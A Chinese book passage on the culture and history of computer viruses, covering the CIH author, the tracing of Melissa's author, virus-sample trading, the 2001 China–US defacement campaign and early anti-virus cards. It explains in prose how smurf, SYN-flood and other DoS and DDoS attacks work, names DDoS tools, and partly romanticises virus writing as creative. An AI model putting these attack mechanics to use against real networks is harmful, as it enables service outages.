我曾经问过很多自由软件和免费软件的作者，是什么东西能够支持他们在不能得到任何经济收入的情况下，为什么还要坚持开发自己的软件。他们投入的精力和心血，所开发软件的质量和升级速度，对用户问题的反馈和响应速度甚至是绝大多数商业软件厂商所远远不及的。他们的回答很简单，一种创造的欲望，一个软件在没有编写出来之前，是不存在于任何地方的，本身就是如那几制造一种全新的东西，能够亲手创造一些有价值的东西，这种诱惑对于一个数字空间生存的个体来说，是绝对不能忽视的。

同样，病毒制造者也有这样一种冲动。正如有很多自由软件／共享软件作者一样，制造病毒同样是一种创造性的工作，其挑战性甚至远远超过了一般的程序。因为病毒从事的是非法的工作，也就是被操作系统明令禁止的工作，比如说复制自己，将自己复制到网络上不具有相应权限的电脑上，或者在没有得到任何许可的情况下执行自己。对于技术爱好者来说，这是一种非常大的挑战，仅仅因为这种挑战，就值得花费很多的时间和精力作了。

这种对技术的挑战，使各种新概念、新技术病毒出现的一个根本原因，很多具有新的思想和新的创意的病毒，都是这些病毒爱好者们自我挑战、对技术挑战的结果。

真正的恐怖分子—现实世界的破坏者

当然，上面所描述的是 99％以上，甚至更高比例的病毒作者的动机，但是还有 1％的病毒，是真正的恐怖分子制造的，他们是现实世界、现有秩序的叛逆者，他们仇恨一切现存的秩序，甚至仇恨电脑本身，他们制造病毒的目的有两个，一个是利用病毒破坏现有的网络和计算机，他们格式化硬盘、毁坏数据。另外一个是制作各种木马程序，获取一些有价值的信息，比如说银行的密码等等。

值得庆幸的是，他们目前人数还很少，技术水平也很有限，不是目前病毒现象的主要力量，但是一旦这些家伙在电脑病毒上投入了更多的精力，一旦他们掌握了更加先进的电脑病毒技术，他们对于现实世界的威胁就会是实实在在的了。

第七节 病毒制造者的近距离接触

陈盈豪可以说是一个典型的病毒爱好者，制作病毒的动机只是为了实现一个非常酷的创意，然而，他所实现的这个非常酷的创意在全球范围内造成的巨大损失，应该是在他编写“CIH”病毒之前绝对无法想象的。

“电脑鬼才”：看到记者全身发抖,面对电脑露出笑容

1999 年 4 月 30 日上午,在军方人员的护送下,正在台湾军中服役的 CIH 电脑病毒始作俑者陈盈豪被带到了台北“刑事局”接受警方的侦讯。让办案的警方人员大感意外的是,搞出震惊全球的电脑病毒的陈盈豪在记者们的闪光灯包围中差一点当场瘫倒在地。当陈盈豪踏入台北“刑事局”的大门后,面对早早就等在那里的数十名记者的闪光灯一时间情绪失控,只见他浑身发抖,面无血色,两腿发软,几乎无法自己走路!

颇有经验的办案人员没有采取单刀直入的惯用方式对陈盈豪进行问讯,而是先跟他谈他在大学里过去的女朋友、他的家人、大学生活以及与电脑有关的知识,这才让陈盈豪的情绪逐渐恢复了平静。

为了进一步调解陈盈豪的情绪,办案人员打开了侦讯室的电脑让他上网。非常巧的是,他一上网就发现他的母校－－台湾大同工学院的一位学妹非常崇拜这位制造了震惊全球“电脑大屠杀”的老大哥,并且希望有机会约他吃饭。陈盈豪看了这封电子邮件后顿时精神焕发,脸上露出了笑容,很快就恢复了常态。这时的陈盈豪已经不害怕警方对他拍照,表示愿意配合警方的调查,跟几分钟前简直判若两人。

心情恢复平静的陈盈豪开始向警方侃侃而谈他制造病毒的“辉煌战果”。陈盈豪说,他从大学一年级开始就痴迷上了电脑,每天都要上网,下载最热门的软件、游戏,因此也经常遭遇电脑病毒。为了解决电脑屡屡“中毒”的烦恼,他看报纸,买了不少广告做得天花乱坠的防病毒软件,结果往往什么用也没有,于是觉得自己被欺骗了。而 CIH 病毒完全是他一人设计的,目的是想出一家公司在广告上吹嘘“百分之百”防毒软件的洋相。他一共设计了五个版本 CIH 病毒,其中 V1.0、V1.1 两个版本没有流出去,而这次危害世界各国的病毒是 V1.2 版。病毒发作的时间之所以定在 4 月 26 日,因为那是他的高中座号,也是他的绰号。

“电脑天才”：谈恋爱搞社交样样不行,玩电脑编程序绝不服输

如果说陈盈豪在台湾警察们的眼里只是“电脑鬼才”的话,那么他的母亲、同学、老师和左邻右舍倒觉得他是一个地道的“电脑天才”。

陈盈豪的母亲十分担心自己的儿子会被法院判重刑,再三强调她的儿子不是故意的,不然的话就不会把自己的姓名缩写当成病毒的名称。陈盈豪的母亲说,她的儿子是在上中学的时候就喜欢玩电脑的,经常到家境比较宽裕的同学家中或者学校玩电脑,上高中后专心研究电脑软件程序,有时候还会编一些游戏软件跟同学们一起玩。“一口流利的台语,夏天常是一件 T 恤、短裤,穿着凉鞋,一副没有睡醒的样子就来上课。”这是陈盈豪在大学同学眼中最典型的形象。除了这身打扮有些“老土”不起眼外,陈盈豪只要一开口就是电脑,买的全是电脑方面的书。当别人自以为是电脑通的时候,他总会找机会在那人面前露一手,让对手羞得无地自容。

陈盈豪有台湾南部人典型的好脾气,在大同工学院学习时尽管不善交际,但人缘却不差,

并且有不少好朋友。他的同学们一致认为,陈盈豪在上大学前就有相当的电脑基础,进了大学后,他的电脑知识更是突飞猛进。陈盈豪对电脑课非常感兴趣,大学一年级的“程序设计”的成绩非常拔尖,就连平时的谈话也多半在电脑里打转。同学们谈女生,谈电影新片时,陈盈豪就显得非常地无趣,偶然插一两句话也让同学们有一种“话接不下去”的感觉。

在老师们的眼里,陈盈豪在学校的表现并不十分突出,只是在电脑软件方面有更深的兴趣,也有小聪明,但人很老实。要不是这次捅了个天大漏子的话,他肯定算不上“校园风云人物”。大同工学院多年来的表现也十分平常名气不大不小。有的老师认为,经过这么一折腾,大同工学院的“知名度”顿时大增,这让学校觉得啼笑皆非。

在陈盈豪一家居住的高雄市三民区,左邻右舍不但对身边竟然出了个如此一号人物表示吃惊,似乎对陈盈豪和他的家人没有什么了解。邻居们说,只知道陈盈豪大概去年从大学毕业,在家待了一阵子,很少看到他。陈盈豪和妈妈还有两个妹妹住在一起,很少看见他的父亲,平常他们家和邻居也很少打招呼,更不知道他会玩电脑,而且还制造出让人惊慌的电脑病毒,而这一切现在已成为邻居们最新的话题。

“电脑疯子”:家有精神病史,“军情局”吓得退避三舍

陈盈豪在接受“刑事局”的侦讯后由于情绪还不稳定,因此当天被马上送回花莲营区,由军方把他送到花莲总医院住院观察。经过医生的初步诊断,陈盈豪有烦躁不安、忧郁的倾向。医生表示,陈盈豪主动说他觉得自己的情绪不稳定,而根据院方的资料显示,陈盈豪三月份还曾经看过精神科医生。此外,陈盈豪的家族竟然有精神病病史。

此外,台湾媒体还曝光一个惊人的秘密:陈盈豪在部队服役的时候曾经向军方自夸说,他可以设计出一种导致军用电脑瘫痪的程序。台湾“军情局”对此万分感兴趣,准备把他收归麾下,充当电子战的专家。然而,在他们调查了陈盈豪的家史后,他们发现陈的精神状态不稳定,并且有家族精神病史。因此,台“军情局”不但没有将他收编,还要求他立即退役!

陈盈豪目前在花莲总医院精神科接受就诊观察。花莲总医院精神科主治医师陆承贤表示,陈盈豪曾有两次精神科门诊记录,但在诊断过程中并无明显的躁郁症症状,只是出现焦虑不安的情形,而此可能与陈盈豪在部队生活适应不良有关。

第八节 火线追踪,找到恶魔的制造者

病毒在网上肆虐使众多的站点瘫痪时,一些计算机侦探也在网上追寻它的来源,并试图到那些释放病毒的恶棍。去年某个星期五的下午,技术协调员杰德·皮克尔正在位于美国匹兹堡市的卡耐基梅隆大学 CEPT 协调中心工作,“我们接到一个电话报告说有一个宏病毒正在扩散。”他回忆说。CERT 是计算机紧急反应小组(computer emergency response team)的缩写,创建于 1988 年,这是一个公布网络安全漏洞和修补办法的非官方信息交换所。当时,皮克尔不认为这是一个严重的问题,因为这种只使用简单的脚本语言并且通常只在诸如 Word 这种具备自动化功能的程序当中传播的病毒是很常见的。而且那一天作为人力调配员,皮克尔的工作就是决定如何分配小组的人力资源,于是他对此做了记录后就把报告放到了角落里。“但是大约过了 1 个小时以后,我们又接到了另外一个电话。紧接着电话就像潮水一般地涌进来,我们所有的电话机都忙个不停。”他说。美丽莎蠕虫(一种能够自我复制的病毒)当时正在因特网上肆虐,它通过电子函件把自己的拷贝向千万个网民们传播,同时也使许多的电子函件系统陷于瘫痪。

计算机病毒已经一度不是什么严重的问题了,因为通过软盘传播的病毒虽然容易感染但是也容易被清除。然而随着因特网的壮大和诸如美丽莎这样的病毒的出现,一切都被改变了。

最近的数字攻击，比如去年 2 月份使雅虎、eBay 网站陷入瘫痪的类似美丽莎病毒的爱虫病毒和分散式拒绝服务(DDoS)攻击，像野火一样遍布了网络上的路由器。根据美国联邦调查局的统计数字，美丽莎病毒造成了 8000 万美元的损失，而爱虫病毒则造成了估计约 67 亿美元的损失。

每当有病毒攻击因特网时，就会有某个松散的非盈利组织(比如 CERT)的专家级的操作员和执法代表着手追查黑客。当皮克尔在匹兹堡守着电话并努力寻找对付美丽莎病毒的方法时，理查德·史密斯正在美国马萨诸塞州自己的计算机旁研究这个病毒，并搜寻着能够帮助他找到罪犯的蛛丝马迹。作为 PharLap 软件公司的创始人，史密斯是一个对因特网个人隐私安全有着浓厚兴趣的计算机专家，这份热情使他成功地跟踪了好几个计算机犯罪嫌疑犯。像史密斯这样的人就是计算机世界中的福尔摩斯，而他们的搜捕对象就是数字罪犯。通过电子邮件与在瑞典的其它业余侦探们一起努力，史密斯率先在公众面前揭开了美丽莎病毒作者留下的数字指纹—一个 32 位的全球唯一标识符 GUID(Global Unique ID)，它是病毒作者计算机的惟一标识。GUID 全球惟一标识符通常会嵌入用微软 Office 程序生成的文件当中。美丽莎病毒的 GUID 引导着史密斯和他的瑞典同事搜索因特网上的其它文件，并最终发现了作者的名字—戴维·L·史密斯，而后他被证明有罪。

“这就像一个银行抢劫犯在他自己的存款单背面写下‘抢劫’一样，” 理查德·史密斯解释说，“我们其中的一些人在网上搜索被爱虫病毒感染的文件。后来在菲律宾 AMA 计算机学院发现了一个相关文件，其中有近 40 个人的真实姓名。”除了一个文件中留有真实姓名，一个文件天生具有和爱虫病毒类似的特征之外，作者还犯了另外一个错误：尽管他在病毒发作以前 1 个月就将病毒上传到某个网站，但是他却没有想到本地的 ISP 却保留有所有拨入用户的电话号码记录，凭着这个记录就可以追踪出这个电话号码。

尽管执法者们经常接受像史密斯这样的计算机程序专家的帮助，他们也有自己的力量。当史密斯正在追踪美丽莎病毒的时候，美国联邦调查局的计算机小组也已经整装待发。“你　　依然得做那些传统犯罪调查步骤，”美国联邦调查局驻纽约办事处的代表吉姆·马戈林解释说，“还必须建立嫌疑犯清单。”所以，美国联邦调查局于 1998 年成立了美国国家基础保护和计算机入侵小组（NIPC）。马戈林告诉我们，许多美国联邦调查局的地区性办公室现在也有了他们自己的计算机小组。大约有 15 人在纽约办公室的计算机犯罪小组中工作，其中包括计算机犯罪专家。作为计算机分析反应小组（CART）的审查人员，这些专家能够破译黑客留下的密码。他们也经常被借调到美国联邦调查局其它部门调查白领犯罪，比如洗钱和内幕交易。目前，追踪一名黑客需要耗时数月。在被广泛报告的分散式 DDoS 的攻击中陷入瘫痪的数个著名网站里，有成千上万的记录文档需要被清理。

一个 DDoS 攻击通常使用一个程序，这个程序被秘密地部署在几十甚至上千台计算机上，连他们的主人都不知道。一个黑客可以花费几个月的时间在网上搜寻那些易受攻击的系统，并迅速通过电子门户，然后在这台计算机中植入这种程序。之后，黑客将在某个时间激活受感染的系统引发程序开始攻击，这些攻击在外界看来就是来自那些不受怀疑的计算机系统的信息请求。而被攻击的网络立刻会被无数的数据包所吞没，使得其服务器陷入瘫痪。　　一个 DDoS 攻击通常都要经过数个因特网服务提供商的转发，就像一个电话呼叫经过数个电话交换机一样，想要得到电话记录会变得十分困难，追踪电话的来源几乎是不可能的。许多黑客会通过几个州，甚至是几个国家的因特网服务提供商来发送信息。而且，大多数的因特网服务提供商在几周后就会删除这些登录记录，所以执法者必须及时行动才有可能得到证据。当像理查德·史密斯这样的个人和美国联邦调查局的 CART 审查人员致力于追踪计算机犯罪时，私人公司已经建立了他们自己的报警系统。许多有公众交易的公司(比如银行)不希望暴露自己计算机系统的弱点，所以他们往往求助于那些私人公司，诸如美国的因特网安全系统公司。该公司会在客户的计算机系统中建立起报警系统以警示非法入侵。这些早期报警系统

一旦寻找到特定的签名和特征值后就会立即提示机主要对此特别注意。

“但是我们没有什么好方法来阻止 DDoS 的攻击。”因特网安全系统公司 X-Force 搜索程序的总监克里斯 鲁兰德说。为了阻止这种攻击，该公司经常同客户一起彻夜工作，花时间破译被加密的特洛伊木马程序（一种看起来无害、但其实有害的程序）。“我们还有一个更高级的安全工具原型，” 鲁兰德解释说，“它将为你建立一个‘蜜罐’陷井来诱捕那些企图闯入的黑客。”他的公司通常每个月能为客户报告 30～40 个计算机系统安全漏洞。另外一个方法就是不间断地监视计算机网络，这项服务由 Counterpane 因特网安全公司提供。通过监视可疑活动，Counterpane 公司试图在任何真正的损害造成之前阻止黑客的下一步进攻。

“为了达到这个目的，我们建立了一个分离的安全应用系统，并且全天有人值守。”《应用密码术》的作者、Counterpane 公司的创始人布鲁斯 施奈尔解释说。位于加利福尼亚州的 Counterpane 操作中心的作用是击退真正的物理攻击，它拥有自己精密的监视和安全系统，包括摄像和声音监视、人工陷井和最新的生物鉴别访问控制。这个中心目前还拥有一个备份的摄像监视系统。这种方法看起来有些极端，但安全专家是有理由这么做的。每一种新病毒都会带来一种新技术和一种对因特网的新威胁。随着像移动电话这样的设备可以接入因特网以来，病毒传播变得更具广泛性和破坏性。一个通过短信息专门攻击移动电话的病毒 Timofonica 已经问世了，所幸它在对西班牙 Telefonica 公司的无线网络造成严重损害之前被截获。计算机安全的未来也许可以在美国能源部桑迪亚国家实验室中找到。那里的研究人员正在开发虚拟警察来监视网络上的可疑行为。这个尚处于试验阶段的程序能仔细地观察端口扫描（试探可能出现漏洞的后门）并且常年监视这些端口。通过使用复杂的特征值识别技术和与其它计算机上的记录进行比较，该软件能够在远远早于网络值守人员觉察到事情有什么不对劲之前就探测到黑客的入侵。毫无疑问，因特网上还会有更多的病毒和 DDoS 攻击出现。正像 CERT 的皮克尔说的那样，网络正在迅速变得像高速公路一样地普通，“但是每天都有交通事故发生。所以我们必须知道什么样的事情会在网上发生，还要知道当这些事情真地发生时我们该如何处理。”

第九节 现代威尼斯商人，病毒商人的故事

在电脑病毒这个神秘的世界里，除了病毒制造者、杀毒软件厂商和普通的用户以外，还存在一个人数众多的灰色团体，人们用了很多词汇来描述他们：“病毒爱好者”、“病毒收集者”，但是他们往往自称为“病毒商人”。他们和病毒制造者有密切的联系，病毒制造者在制造出新的病毒之后，往往会提供给自己熟悉的病毒商人，然后在这个小团体内部开始流传。“病毒商人”和杀毒软件厂商也有密切的合作，杀毒软件厂商通过他们可以得到从来没有实际流行起来的病毒，或者一些还没有被广泛发布的病毒。这个小团体的人数并不是很多，而且和普通的黑客社团不一样，他们的年龄相对于十几岁的黑客来说要大一些，他们从事这一行的原因基本上只有一个，就是对电脑病毒的兴趣，这个团体的人分布在世界各地，其中欧洲地区占了大部分，在美洲和中东地区也有少量的病毒爱好者。

“病毒商人”充实自己收藏，主要通过交换的方式进行，如果有机会接触到一个其他病毒爱好者没有发现或者收集到的病毒，“病毒爱好者“会有极大的成就感，这个时候，他会对病毒进行详细的分析，然后把新病毒和自己的分析报告一起进行病毒交换。这种新病毒的首次发现和首次分析，对于这个团体的成员来说是一个非常大的荣誉。“派克斯”、“病毒小鬼”等人就是因为首次提交和分析了大量的病毒，从而在这个团体了获得了很高的知名度和声誉。

当然，俗话说得好，“熟读唐诗三百首，不会写诗也会吟”，长期和病毒打交道，并且对这些病毒进行了详尽的分析，众多的病毒爱好者同样具备了制造病毒的能力。而且据我所知，

确实有一些病毒收集者在制造病毒，但是基本上，这个团体不会制造具有非常大破坏力，或者造成很大流行的病毒，因为他们研究病毒的目的是出于一种爱好，验证技术和在团体内部得到承认的动机要远远大于制造和散布一种造成恐惧的病毒。

作为一个反病毒厂商，如果要得到全球最新的病毒消息和样本，就必须和这些爱好者的团体打交道，这种联系基本上都是通过互联网进行的。双方首先交换病毒的列表，这个列表一般是由得到广泛认同的反病毒软件生成的，从对方的列表中找到自己的感兴趣的内容，然后通过 FTP 或者电子邮件的方法交换病毒样本（只有在这个团体内得到了一定的知名度和信誉之后，交换才能顺利的进行，否则需要通过一次一个病毒的方式逐步建立起双方的信任来）。

为了收集、整理病毒样本的方便，“病毒商人”们自己开发了很多工具软件，这些软件可以用来对病毒样本进行整理，去掉其中重复的部分，自动生成大家都认识的病毒列表等等。其中最著名的是布莱恩.伯谛克开发的 VS2000。

VS2000 是一个命令行环境下执行的程序，主要功能包括：

从日志文件生成一个病毒数据库，去掉其中重复的内容。

从数据库输出病毒的列表

在数据库中查找指定的病毒

比较两个日志文件，发现其中不相同的部分

使用 VS2000 可以方便的对病毒样本进行整理，生成“病毒商人”们都认识的病毒列表文件，从而进行交换。

在“病毒商人”这个独特的社区中，价值观和财富的概念都是和病毒密切相关的。在病毒社区里面，衡量一个人的财富的唯一指标就是它所拥有的病毒的数量和稀有程度。一个人在社区里受到尊敬的原因可能是他为社区贡献了一种稀有的病毒以及相应的病毒分析报告。

病毒贸易

“病毒商人”们进行交易的场所基本上都是互联网，下面是一段发生在 ICQ 或者某个 IRC 频道上的典型对话(处于众所周知的原因，我在这里使用了代号而不是名字)：

Zhu：你好

Perkily：你好

Zhu：我是 Zhu

Perkily：我是 Perkily

Zhu：听 Frank（一个著名的病毒收集者）说你有很多稀有的病毒，能不能交换一些

Perkily：没问题，我可以把 Log 文件发给你（几种反病毒软件的扫描记录）

发送文件…

Zhu：我已经检查过了，我对 Criz 家族的病毒比较感兴趣，能否用 Worm.ABC 家族和你交换？

Perkily：Worm.ABC 家族的种类太少，我已经拥有了大部分，Criz 家族是真正的稀有品种，没有在世界上流行。

Zhu：我用 WSH.XYZ 加上 Worm.ABC 和你交换？

Perkily：还是不平等，等等，你有 Lotus WordPro 的病毒家族，加上这个？

Zhu：让我想想

OK，成交了

Zhu：明天上午 10:00 交易（威尼斯时间）

Perkily：没问题

第二天上午，威尼斯时间 10:00
Zhu：你好
Perkily：你好
Zhu：准备好了吗？我的文件已经通过电子邮件发送给你了，其中有两个是没有加密的，其他的是加密的，邮件使用 PGP 加密，你可以在我的主页上找到我的 PGP 公开密钥。验证你的东西之后我会把密码发送给你。
Perkily：我的样本已经上传，请到下面的地址下载文件：ftp://www.mygod.com/perkily/virus.zip（10 分钟之后删除）
Perkily：你的邮件我已经收到，两个没有压缩的样本确实是我需要的，解压缩我的样本需要的密码已经通过邮件发送给你了。
Perkily：在我的主页上你可以得到我的数字签名，使用那个数字签名你可以验证我的身份。
Zhu：已经下载完成，密码也已经拿到。
Zhu：没有问题，我刚验证过，确实是 Criz 家族，以供 17 种变种对吗。
Perkily：没错，Word Pro 病毒很有意思，我手头的杀毒软件都没有反应，很高兴和你交易。
Zhu：我也是，下次有新的收藏请立刻通知我，再见。
Perkily：再见。

第十节 “中美黑客大战”的背后

实际上，病毒制造者和病毒爱好者和人们常说的黑客 / 红客有着本质的区别。病毒制造者本质上是一个创造者，虽然他们创造的不是天使而是撒旦。而通常所说的黑客 / 红客的本质是一种破坏者，他们使用一些现成的工具，对因特网上的站点进行攻击和破坏。但是一般人往往把病毒、黑客、红客和因特网站点的攻击者混为一谈，实际上这几者之间还是存在很大的区别的。

继 2000 年美国轰炸中国大使馆之后造成的零星黑客攻击事件之后，2001 年 4 月，中美在南海上空又发生了飞机相撞事件，由此爆发了一场中美黑客相互攻击的大规模网络战斗，习惯上人们把我们这边的叫做红客，把他们那边的叫做黑客，于是这场网络上的攻击网站之争就变成了红黑大战。

下面是在 5 月 1 号附近短短的几天之内发生的一些相关事件。

4 月 27 日
担心中国黑客发动五一大攻击美国军方高度戒备
据一位国防部官员称，为防范黑客攻击，美国太平洋司令部已将其信息系统面临威胁状况的等级由一般提升至 A 级，这样有关人员会随时对网站的运营情况进行密切关注。同时，美国军方到 5 月 2 日左右还可能将上述威胁等级由 A 级提升至 B 甚至 C 级，一旦提升到 B 级，那么用户登陆所有军方网站时就会受到限制，而 C 级则意味着军方网络系统不会保持时刻在线。威胁等级最高一级为 D 级，届时整个军方系统将全部关闭。
4 月 28 日
美国联邦调查局下属的国家基础设施保护中心(NIPC)在美国当地时间 26 日(北京时间 27 日)就“中美黑客大战”发布文件。
4 月 29 日
美国劳工部及卫生部网站遭到中国黑客攻击

就在美国联邦调查局(FBI)刚刚警告称中国黑客有可能对美国网站发动进攻之后，几个由美国政府机构运营的网站就于当地时间 4 月 28 日遭到了攻击。

4 月 30 日

中国红客联盟将在今晚 9:00 打响“反击战”

近日，“中国红客联盟”主页上张贴了通知，其主持人 Lion 召集“联盟”全体成员 4 月 30 日晚 7:00 召开“攻击美国网络动员大会”，讨论五一期间攻击美国网站的计划。

5 月 1 日

中美黑客大战再升级美白宫官方网站遭攻击

安全专家表示，美中黑客之间的网络大战在当地时间 4 月 30 日愈加升级，其中美国白宫的官方网站遭到电子邮件“炸弹”的攻击，同时若干个美国和中国网站页面均被改得面目全非。

又有网站遭攻美方称中国黑客提前发动战争

据报道，美国能源部在新墨西哥州的一家下属网站当地时间 4 月 30 日凌晨(北京时间 4 月 30 日下午)被人用几条反美标语涂改，其它几家政府网站，包括美国劳工部的网站也遭到了类似袭击。黑客们在美国能源部的网站上留下了“伟大的中华民族万岁！”、“美国必须对撞机事件负完全责任”、“抗议美国向台湾出售武器，破坏世界和平！”等标语。

5 月 2 日

中美黑客大战升级两天之内 700 多家网站被黑

经过一天一夜的攻击，在记者昨晚 10 时发稿前，在中国红客联盟公布被黑美国站点的网站上，被“攻陷”的美国站点已达 92 个，而来自网友信息，被黑的中国站点则已超过 600 个(包括台湾地区的网站)。据分析，由于一些红客没能将所黑的网站及时报上，因此中美被黑站点比例大约在 1：3 左右。

5 月 3 日

据美国网络安全专家称，中国黑客在广泛扩充攻击队伍，并在网上提供一种叫“杀死美国”的黑客工具，但他们只是在教人们如何涂改页面，并没有对网站进行拒绝服务攻击(denial of service)。

中国黑客：美国黑客不罢手我们反击会升级

美国黑客对中国网站展开攻击，引起广东黑客参与“五一大反击”，对于此次攻击，有黑客表示，目的不仅仅是反击，更多地想暴露目前中国网站存在的严重安全问题，引起各方高度关注。

5 月 4 日

中国黑客对美展开反攻数千家美国网站被黑

在这俩天的攻击中，受损的主要是商业网站即以”.com“作后缀的网站。政府”.gov”和机构”.org”相对较少，教育部门”.edu”并未触及。

“中国红客”自发反击今天发动“大冲锋”

来自美国的消息称，随着中国“五四”青年节的到来，中国黑客的攻击将会达到高峰。与此同时，美国黑客威胁要进行反击，他们也在进行组织，七八个美国黑客团体组成了一个叫“中国计划”的联盟。

5 月 5 日

“白宫网站再遭黑客袭击被迫关闭两个多小时

白宫网站的新闻负责人吉米说：“大量数据的同时涌入，堵塞了白宫与其互联网服务提供商(ISP)的连接通道。”白宫网站同时接到了大量要求服务的请求，以至于合法用户无法登录该网站。

“中国红客”昨天对美国网站发起大冲锋。昨晚 10 时左右，美国白宫网站受到攻击。一位名叫勇的“中国红客联盟”成员告诉记者，大约有八万人参与了此次网络反击。（我对此表示极

大的怀疑）

实际上，中美两国政府都不会擅自支持和默许此类网络攻击行为，因为这样的行为既不利于中美两国关系的发展，又不符合两国的国家利益，而且还严重违反相关条约和法规。网络上的这些攻击行为，从某种意义上也是一种战争，战争永远都不是不受限制或超越限制的，任何战争和进攻行动都受政治和法律的约束。所以，每一位公民都应该自觉地在法律的约束下行动，超越了这种行动就应该接受法律的制裁。

这次黑客大战，中美两国的网站都不同程度受到攻击。国内网站被“黑”的数目尚难以统计，但不争的事实是，国内不少网站在黑客的攻击面前不堪一击，而且被“黑”以后长时间得不到恢复。事实上，这次事件的最大意义可能是显示了国内网站普遍对自己的网站的安全不够重视。如果国内的各个网站的网络管理员平时注意网络安全建设的话，及时去下载补丁，并进行一些必要的安全设置，完全可以不用在这次网络大战中成为“炮灰”。

所以加强网络安全（现在很多病毒是通过 HTML、ASP 或者 PHP 传播的，源头在因特网服务提供商这里），特别是网站的安全，包括能否在邮件服务器端进行病毒／木马程序的扫描从而在因特网的主干上防止病毒／黑客的入侵成为摆在我们面前最重要的任务。

而在这次所谓的“中美黑客大战”中，新闻媒体和一些别有用心的厂商起到了很坏的作用，新闻媒体报道的专业性很成问题，拒绝服务攻击（DOS）和 DOS 操作系统都分不清，还有很多非常荒谬的虚假新闻层出不穷，比如说利用“死亡之 Ping”（ping of death）修改对方的网站，打死我也不相信。还有就是过大的渲染了这次攻击事件的意义和技术水平，从技术上来说，这次黑客攻击没有提出什么新的技术，攻击手法非常简单和原始，攻击的目标也不明确，很多刚学了几天网络的小孩子都以黑客自居，从网上找到一些工具的使用方法就可以出黑客大全之类的宝典，这样对于真正安全技术水平的提高没有任何意义。

还有一些厂商为了自己的目的，宣传国外的产品里面有多少多少的漏洞，自己的产品就没有漏洞了，而实际上，国外安全产品的技术远远领先于国内，他们的漏洞只会比我们的少而不会比我们的多，这种有意识的误导对于实实在在的提高我们自己安全产品的技术水平是没有任何意义的。

DOS 和 DDOS 攻击

拒绝服务攻击（Deny of Service）攻击的基本目标是阻止受攻击者访问特定的资源。DoS 攻击的明显企图就是阻止合法用户使用网络服务。DoS 是最常见的网络攻击之一，也是很多更加复杂的大型攻击的一部分。- 拒绝服务攻击有多种方式，可以针对多种服务，基本分为 2 种。

1. *消耗计算机或网络中匮乏的、有限的或不可再生的资源，这是最常见的一种。*
2. *破坏或改变计算机或网络中配置信息。*

拒绝服务攻击最常见的就是攻击者通过产生大量导向受害网络的包，消耗该网络所有的可用带宽。典型的攻击包是 ICMP echo 包，当然也可以是其他类型的包。例如在“smurf”攻击中，攻击者从远端节点向某网络的广播地址发送 ICMP echo 请求包，网络上所有节点响应这一请求，产生大量包，使得网络阻塞或瘫痪。在攻击中，攻击者通常采用假冒源地址的方式，使得被假冒者也成为受害者。又如，在一种 UDP 端口 DoS 攻击中，攻击者通过伪造的 UDP 包，在两台机器的两种 UDP 服务之间建立连接，例如在 chargen 服务和 echo 服务端口之间建立连接，两者均产生到对方的大量输出，消耗节点间的网络带宽，最终导致提供服务的机器所在的网络拒绝服务。

除了网络带宽，攻击者还可以消耗其他的网络资源。如针对网络连接，阻止受害主机或网络和其他网络进行通信。TCP SYN 洪流就是这样一种攻击方式，攻击者与受害节点建立连接，但是不最终完成。由于受害节点需要保持数据结构用于等待完成这些半连接，结果导致合法的连接因为缺乏数据结构资源而无法正常建立连接。在这种攻击中，攻击者消耗的是核心数据结构，而不是网络带宽。这意味着攻击者可以通过一个慢的网络，如拨号网络来攻击一个高速网络上的机器，这是一种典型的"非对称攻击"。另外还有很多系统中保持进程信息的数据结构，如进程描述符、进程表项和进程时隙等，都是有限的。攻击者可以写一个简单的程序或脚本，通过不断地自我复制，来消耗这些资源，占用 CPU 时间。攻击者也可能消耗受害节点的磁盘空间，如发送大量的 E-mail 信息，或产生大量需要日志的错误信息。总之，任何允许向磁盘上写信息的机制，如果没有对所写数据的数量限制，都可被用来实施 DoS 攻击。

此外，攻击者通过破坏或改变配置信息，如改变网络路由信息、改变 Windows NT 的注册表信息等,也可以阻止计算机或网络的使用；甚至通过破坏计算机或网络中的物理组件导致服务拒绝。

分布式拒绝服务攻击（Distributed Deny of Service）是一种更加高级的拒绝服务攻击技术，分布式拒绝服务攻击的理论和技术可能性很早就为网络界所认识，而最近分布式拒绝服务开始被攻击者采用并有泛滥趋势。在分布式拒绝服务攻击中，攻击者利用成百上千个被"控制"节点向受害节点发动大规模的协同攻击，如同时泛洪(flood)受害节点。由于攻击来自很多节点，使得受害程度更加严重，涉及范围更广，也更难发现攻击者。在这类攻击工具中比较有名的有 Trin00、TFN（Tribe Flood Network）、TFN2k 以及 stacheldraht（德文铁丝网的意思）等。1999 年 6 月，Trin00 最先被发现用来进行网络攻击。1999 年 8 月，焦点转向 TFN。TFN 据称是 Mixter 在分析 Trin00 时编写的，TFN 后来升级到 TFN2k。1999 年 9 月底，类似 TFN 的称为 stacheldraht 的攻击出现在欧洲和美国网络上。分布攻击系统基于 Server/Client 模型体系。典型的分布攻击系统中，一般由一个攻击者控制一个或几个 Master，再由其控制大量分布的 Daemon，Daemon 直接向受害节点泛洪包或实施其他攻击。

第五章 不为人知的幕后——透过技术的迷雾

第一节 防病毒卡的兴起与衰落

防病毒卡是非常具有中国特色的一种反病毒技术，国外的病毒和反病毒技术远远领先于我国，但是国外一直没有出现一个真正的防病毒卡市场，反病毒技术一直是以软件的形式存在的。而与国外相反，我国计算机反病毒技术的研究和发展，是从研制防病毒卡开始的。防病毒卡的核心实际上是一个软件，只不过将其固化在 ROM 中。它的出发点是想以不变应万变，通过动态驻留内存来监视计算机的运行情况，根据总结出来的病毒行为规则和经验来判断是否有病毒活动，通过截获中断控制权规则和经验来判定是否有病毒活动，并可以截获中断控制权来使内存中的病毒瘫痪，使其失去传染别的文件和破坏信息资料的能力，这就是防病毒卡"带毒运行"功能的基本原理。

1990 年 4 月，国内最早一块防病毒卡由深圳“华星”公司推出，1991 年瑞星也推出了自己的防病毒卡，随后还有北京华能、南京新创以及广州优益等几家比较知名的公司加入了这个市场，由于在 90 年代中期，人们对于电脑软件的认识还存在一定的误区，总觉得没有实实在在拿在手里的东西心里就不踏实，这种心理造成了对防病毒卡的盲目崇拜，也引发了大量单位踊跃的购买防病毒卡，使得防病毒卡的研究和销售在 1993－1994 年达到了顶峰。

防病毒卡主要的不足是与正常软件特别是国产的软件有不兼容的现象，误报、漏报病毒现象时有发生，降低了计算机运行速度，升级困难等。从防病毒技术上说是不成熟的，病毒发展的速度远远超过了防病毒卡的发展速度，病毒感染和破坏所使用的技术手段越来越高，企图以一种一成不变的技术对付病毒是不可能的。

